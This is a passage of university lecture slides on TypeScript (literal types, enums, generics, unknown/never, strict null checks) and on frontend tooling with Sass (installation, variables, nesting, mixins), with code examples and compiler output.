- But you might know that the particular element will be of a more specific type!

```
const nameInput = document.getElementById("name") as HTMLInputElement;
```

- **Beware:** not really an assertion (as in the testing domain)!
  - Not enforced at all at runtime, just at compile-time!

# TYPESCRIPT: TYPE LITERALS

In addition to string and number types, we can refer to **specific** strings and numbers in type positions

```
let alignment: "center";  
  
alignment = "center";  
alignment = "left"; //TS2322: Type '"left"' is not assignable to type '"center"'
```

- In the example, alignment can only have the **center** value
- That's not very useful...
- Literals can be combined with Unions to express a much more useful concept: types that correspond to a certain set of known values!

# TYPESCRIPT: TYPE LITERALS

```
type Alignment = "center" | "left" | "right";

let alignment: Alignment;

alignment = "left";    //ok

alignment = "right";   //ok

alignment = "centre";  //compile error
// TS2820: Type '"centre"' is not assignable to type 'Alignment'.
// Did you mean '"center"'?
```

# TYPESCRIPT: ENUMS

Enums allow developers to define a set of named constants

```
interface Order{ isPremium: boolean }

enum Priority {
    Low,
    Medium,
    High
}

function computePriority(s: Order): Priority {
    if(s.isPremium)
        return Priority.High;
    return Priority.Low;
}

console.log(Priority.Medium); //1
```

# TYPESCRIPT: FUNCTION TYPES

- What if we want to specify that a function takes as input a callback which expects specific parameters and produces a given output?
- Functions can be described using **function type expressions**

```
type stringDecoratorFunction = (x: string, mode: boolean) => string;
```

- The function type above indicates a function that takes as inputs a **string** and a **boolean** argument, and returns a **string**

```
let fn: () => string; //fn is a function that takes no args and returns a string

fn = () => {return "Hello Web Tech"};      //ok
fn = (x: string) => {return `Hello ${x}`} //TypeError!
```

# TYPESCRIPT: FUNCTION TYPES

```
enum Case { Uppercase, Lowercase }

function GREET(name: string, decorator: (x: string, mode: Case) => string){
    return decorator(name, Case.Uppercase);
}

function stringDecorator(x: string, mode: Case) {
    if(mode === Case.Lowercase)
        return `>>> Hello ${x} <<<`.toLowerCase();
    else
        return `>>> Hello ${x} <<<`.toUpperCase();
}

console.log(GREET("Web Technologies", stringDecorator));
```

# GENERICs

- A good deal of efforts in Software Engineering goes towards building **reusable** software
- Developing components that can seamlessly operate on both current and future data is crucial for building up large software systems
- **Generics** is one of the main tools to write code that can seamlessly work with a variety of types



# HELLO GENERICS: THE IDENTITY FUNCTION

Suppose we need to implement the **identity** function, i.e., a function that returns back whatever is passed in.

```
function identity(x){ //function identity(x: any): any
    return x;
}

let y: string = "Hello";

let z = identity(y); //z: any!
```

- Using **any** (implicitly or explicitly) is certainly generic enough
- But we're loosing information about what the type was when the function returns!

# HELLO GENERICS: THE IDENTITY FUNCTION

```
function identity(x: string): string {  
    return x;  
}  
  
let y: string = "Hello";  
  
let z = identity(y); //z: string (but only works with string!)
```

We could give the identity function a specific type

- It would only work with **strings** though...

# TYPESCRIPT: GENERICS

TypeScript allows us to define **type variables**, a special kind of variables that works on types rather than values

- The type variable is declared after the function name, between «<» and «>».
- Below, the variable is called **Type** (but it could any valid identifier as a name).

```
function identity<Type>(x: Type): Type {  
    return x;  
}  
  
let s: string = identity<string>("Hello"); //explicitly set Type to string  
let n: number = identity(42); //let automatic type inference do its magic  
let o: {title: string, artist: string} = identity({  
    title: "Sultans of swing",  
    artist: "Dire Straits"  
});
```

# TYPESCRIPT: GENERICS

```
function identity<Type>(x: Type): Type { return x; }

let s: string = identity<string>("Hello"); //explicitly set Type to string
let n: number = identity(42); //let automatic type inference do its magic
let o: {title: string, artist: string} = identity({
  title: "Sultans of swing", artist: "Dire Straits"
});
```

- This is **not** the same as using the **any** type
- We're preserving the information on the input type!

# TYPESCRIPT: GENERICS

- There can be multiple type variables as well

```
function merge<T1, T2>(x: T1, y: T2): {field: T2, otherField: T1} {  
    return {field: y, otherField: x};  
}  
  
let x = merge("Sultans of Swing", 42);  
//x has type {field: number, otherField: string}
```

- And we can also work with type-parametric arrays

```
function getFirst<T>(arr: T[]): T {  
    return arr[0];  
}  
  
let first: string = getFirst(["hello", "web", "technologies"]);  
console.log(first); //hello
```

# TYPESCRIPT: GENERIC CLASSES

```
class CustomCollection<T> {
    list: T[] = [];

    addElement(element: T): number {
        return this.list.push(element);
    }

    getRandomElement(): T{
        let selectedIndex: number = Math.floor(Math.random()*this.list.length);
        return this.list[selectedIndex];
    }
}

let c = new CustomCollection<string>();
c.addElement("hello"); c.addElement("web"); c.addElement("technologies");
console.log(c.getRandomElement());
```

# TYPESCRIPT: GENERIC TYPE CONSTRAINTS

```
class Animal { species: string; }
class Bird extends Animal { canFly: boolean; }
class Snake extends Animal { isVenomous: boolean; }

function animalInfo<T extends Animal>(animal: T): void {
    console.log(animal.species);
}

let a: Animal = new Animal(); a.species = "Dog";
let b: Bird = new Bird(); b.species = "Kiwi"; b.canFly = false;
let c: Snake = new Snake(); c.species = "Cobra"; c.isVenomous = true;

animalInfo(a); //Dog
animalInfo(b); //Kiwi
animalInfo(c); //Cobra
animalInfo({species: "Spider"}); //Spider (!!!)
```

# **TYPESCRIPT: OTHER TYPES TO KNOW ABOUT**

TypeScript includes also some additional types, that might be useful especially in the context of functions, and that we should know about:

- **void**
- **unknown**
- **never**

# TYPESCRIPT: VOID

- **void** is the return type of functions that do not return a value
- It is the inferred return value for functions that do not have a return statement, or have an empty return statement

```
function f(): void {
    return;
}

function g(){ // function g(): void
    console.log("Hello");
}

let x: void = g();
```

# TYPESCRIPT: UNKNOWN

- **unknown** represents any possible value.
- It is similar to the **any** type, but safer (does not allow any operation!)

```
function greet(a: any){  
    console.log(a.name); //OK, but possible runtime error  
}  
  
function saferGreet(a: unknown){  
    console.log(a.name); //Compile error TS18046: 'a' is of type unknown  
}  
  
type namedObject = {name: string};  
  
function notSoSafeGreet(a: unknown){  
    console.log((a as namedObject).name);  
}
```

# TYPESCRIPT: THE NEVER TYPE

- Some functions never return a value
- The **never** type represents values which are *never* observed

```
function f(x: string | number){  
    if(typeof x === "string"){  
        return x.toLowerCase();  
    } else if (typeof x === "number") {  
        return x.toPrecision(2);  
    } else {  
        return x; //x has type never in this branch  
    }  
}  
  
function g(x: any): never { //g never returns (it always throws an error)  
    throw new Error("Oops!");  
}
```

# TYPESCRIPT: STRICTNESS LEVELS

- Different users expect different things from TypeScript
- By default, TypeScript offers an opt-in experience
  - Types are optional, **any** is used when a precise type cannot be inferred
  - We can be more strict about inferred **any**s by using the **noImplicitAny** flag
- To avoid being too intrusive, some checks are disabled by default
  - For example, **null** and **undefined** can be assigned to any type
  - Forgetting to explicitly handle null/undefined values is the cause of countless bugs in the world (some called it the billion dollar mistake!)
  - The **strictNullChecks** flag can be used to ensure that null and undefined values are explicitly handled

# TYPESCRIPT: STRICT NULL CHECKS

strict.ts

```
class CustomCollection<T> {
    list: T[] = [];
    add: (x: T) => number = (element: T) => {
        return this.list.push(element);
    }
}

let x = new CustomCollection<string>();
x.add("Sam"); x.add("Cliff"); x.add("Mama");

let character = x.list.find((val: string) => {
    return val === "Amelie"
});

console.log(character.toUpperCase()); //character might be undefined!
```

# TYPESCRIPT: STRICT NULL CHECKS

```
@luigi → D/0/T/W/2/e/TypeScript $ tsc -target es6 .\strict.ts
```

```
@luigi → D/0/T/W/2/e/TypeScript $ tsc -target es6 -strictNullChecks .\strict.ts
strict.ts:13:13 - error TS18048: 'character' is possibly 'undefined'.
```

```
13 console.log(character.toUpperCase());
```

```
~~~~~
```

```
Found 1 error in strict.ts:13
```


# REFERENCES (1/2)

- **The TypeScript Handbook**  
Available at <https://www.typescriptlang.org/docs/handbook/intro.html>  
⚠ You do not need to know the *entire* handbook! Use it as a reference for the parts that were discussed in these slides.
- **Lecture Notes for the Comparative Studies of Programming Languages Course (Revision 1.9)**

By Paquet, J., & Mokhov, S. A. (2010)

Available at <https://arxiv.org/pdf/1007.2123.pdf>

⚠ If you want to learn more about type system design in programming languages (e.g.: duck typing, structural vs nominative type systems), check out Section 3.3. This is **not** required for the Web Technologies course!



# REFERENCES (2/2)

- **To Type or Not to Type? A Systematic Comparison of the Software Quality of JavaScript and TypeScript Applications on GitHub**

By Justus Bogner and Manuel Merkel (2022)

Available at <https://dl.acm.org/doi/pdf/10.1145/3524842.3528454>

 Interesting read. The authors compare JavaScript and TypeScript applications on multiple grounds, ranging from code quality and readability to bug proneness and bug resolution times.



**UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II**  
**WEB TECHNOLOGIES — LECTURE 17**


# **FRONTEND TOOLING**

Luigi Libero Lucio Starace, PhD

[luigiliberolucio.starace@unina.it](mailto:luigiliberolucio.starace@unina.it)

<https://luistar.github.io>

<https://www.docenti.unina.it/luigiliberolucio.starace>



# THE ROAD SO FAR

- We started our journey with foundational technologies: HTML, CSS, JS.
- We built **static** web pages
- We moved to **server-side** programming
- Still, the web pages we dynamically built were simple
  - A single stylesheet
  - Very little (if any) client-side JS
  - No external libraries/modules





# THE ROAD AHEAD

Modern frontends can be much more **complex**!

- Client-side JavaScript code is becoming increasingly complex
  - Many **libraries/modules** are used
  - **Transpiling, Downleveling** code
  - **Optimizing** served files
- Often, **stylesheet pre-/post-processors** such as SASS are used

**Tooling is required to support devs and automate these steps!**

# FRONTEND TOOLING

Today, we will go over the main challenges and tools to develop complex modern frontends

Agenda:


- CSS Pre-/Post-processors
  - SASS
- CSS Frameworks
- **Bundling and Minification**
- Development/Build servers



# CSS PRE – /POST – PROCESSORS

# CSS PRE-/POST-PROCESSORS

- CSS on its own can be fun, but stylesheets soon get **large, complex, and hard to maintain**.
- CSS Pre-/Post-Processing tools are essential in modern web development, and allow devs to efficiently creating **robust, scalable, optimized** stylesheets.




# CSS PRE–PROCESSORS

CSS Pre-processors are special «compilers» that can generate CSS code starting from files written in their own specific syntax

- Pre-processor-specific syntax can be seen as an **extension** of base CSS, introducing new features (e.g.: variables) to help write maintainable stylesheets more efficiently
- Widely-used CSS processors include: Sass, LESS, Stylus...

Preprocessor-specific files



# CSS POST–PROCESSORS

Post-processors can automatically **process** and **transform** existing stylesheets, typically used for:

- **Downleveling** (see <https://preset-env.cssdb.org/>)


```
body {  
  color: oklch(61% 0.2 29);  
}  
→  
body {  
  color: rgb(225, 65, 52);  
}
```

- **Autoprefixing** (see <https://autoprefixer.github.io/>)


```
.example {  
  transition: all .5s;  
}  
→  
.example {  
  -webkit-transition: all .5s;  
  -o-transition: all .5s;  
  transition: all .5s;  
}
```

- **Optimizations** (e.g.: **minification** or delete unused parts)
- Enforce conventions and detect errors
- One of the most popular post-processors is [PostCSS](#)

Existing Stylesheets



# CSS PRE-/POST-PROCESSORS: ADOPTION



[State of CSS Survey 2023](#)

# SASS

- Self-defines as «*CSS with superpowers*»
- Currently the most popular pre-processor for CSS
- Been around since 2006 (that's almost 20 years ago!)
- Other preprocessors offer roughly the same features, with a slightly different syntax



# INSTALLING SASS

- Install options are documented on the [official website](#)
- The easiest way to install SASS is to install it via **npm**

```
@luigi → D/0/T/W/2/e/tooling $ npm install -g sass
```

```
added 17 packages in 5s
```

- This makes the **sass** binary available in the system path

```
@luigi → D/0/T/W/2/e/tooling $ sass --help
```

```
Compile Sass to CSS.
```

```
Usage: sass <input.scss> [output.css]
```

```
      sass <input.scss>:<output.css> <input/>:<output/> <dir/>
```

# SASS: TWO SYNTAXES

Sass supports two different syntaxes: **SCSS** and the **Indented Syntax**

## SCSS Syntax

- Uses the `.scss` file extension
- It's a superset of CSS
- Most popular syntax

```
$font-stack: Helvetica, sans-serif;  
$primary-color: #333;  
  
body {  
    font: 100% $font-stack;  
    color: $primary-color;  
}
```

## Indented Syntax

- Uses the `.sass` file extension
- Indentation-based, like Python
- Was the original syntax

```
$font-stack: Helvetica, sans-serif  
$primary-color: #333  
  
body  
    font: 100% $font-stack;  
    color: $primary-color;
```

# SASS: VARIABLES

- Sass supports **variables**
- They are ways to **re-use** values throughout our spreadsheets
- When we compile a Sass file, variables are substituted by their value

```
$font-stack: Helvetica, sans-serif;  
$primary-color: #333;  
  
body {  
  font: $font-stack;  
  color: $primary-color;  
}
```

```
body {  
  font: Helvetica, sans-serif;  
  color: #333;  
}
```

```
@luigi → D/O/T/W/2/e/tooling/sass $ sass file.scss file.css
```

# SASS: NESTING

- In HTML, we have a clear nested element hierarchy
- In plain CSS, we cannot have nested rules
- Sass introduces support for **nesting**. It can make code more **readable**
- Too much nesting is a bad practice though! Leads to over-specific CSS!

```
.elem {  
  color: red;  
  span {  
    color: blue;  
    a {  
      color: green; //applies to <a>s contained  
    }  
  }  
}
```

```
.elem {  
  color: red;  
}  
.elem span {  
  color: blue;  
}  
.elem span a {  
  color: green;  
}
```

# SASS: NESTING

```
/* nesting.scss */  
  
nav {  
  ul {  
    margin: 0;  
    padding: 0;  
    list-style: none;  
  }  
  
  li { display: inline-block; }  
  
  a {  
    display: block;  
    padding: 6px 12px;  
    text-decoration: none;  
  }  
}
```

```
/* nesting.css */  
  
nav ul {  
  margin: 0;  
  padding: 0;  
  list-style: none;  
}  
  
nav li {  
  display: inline-block;  
}  
  
nav a {  
  display: block;  
  padding: 6px 12px;  
  text-decoration: none;  
}
```

# SASS: MIXINS

- Mixins are a way to re-use a group of CSS/Sass declarations
- Can be declared using the at-rule **@mixin** followed by an identifier
- Can then be included using the **@include** rule

```
@mixin clear-list {  
  list-style-type: none;  
  padding: 0; margin: 0;  
  li {  
    display: inline-block;  
  }  
}  
  
nav ul {  
  background-color: aliceblue;  
  @include clear-list;  
}
```

```
nav ul {  
  background-color: aliceblue;  
  list-style-type: none;  
  padding: 0;  
  margin: 0;  
}  
  
nav ul li {  
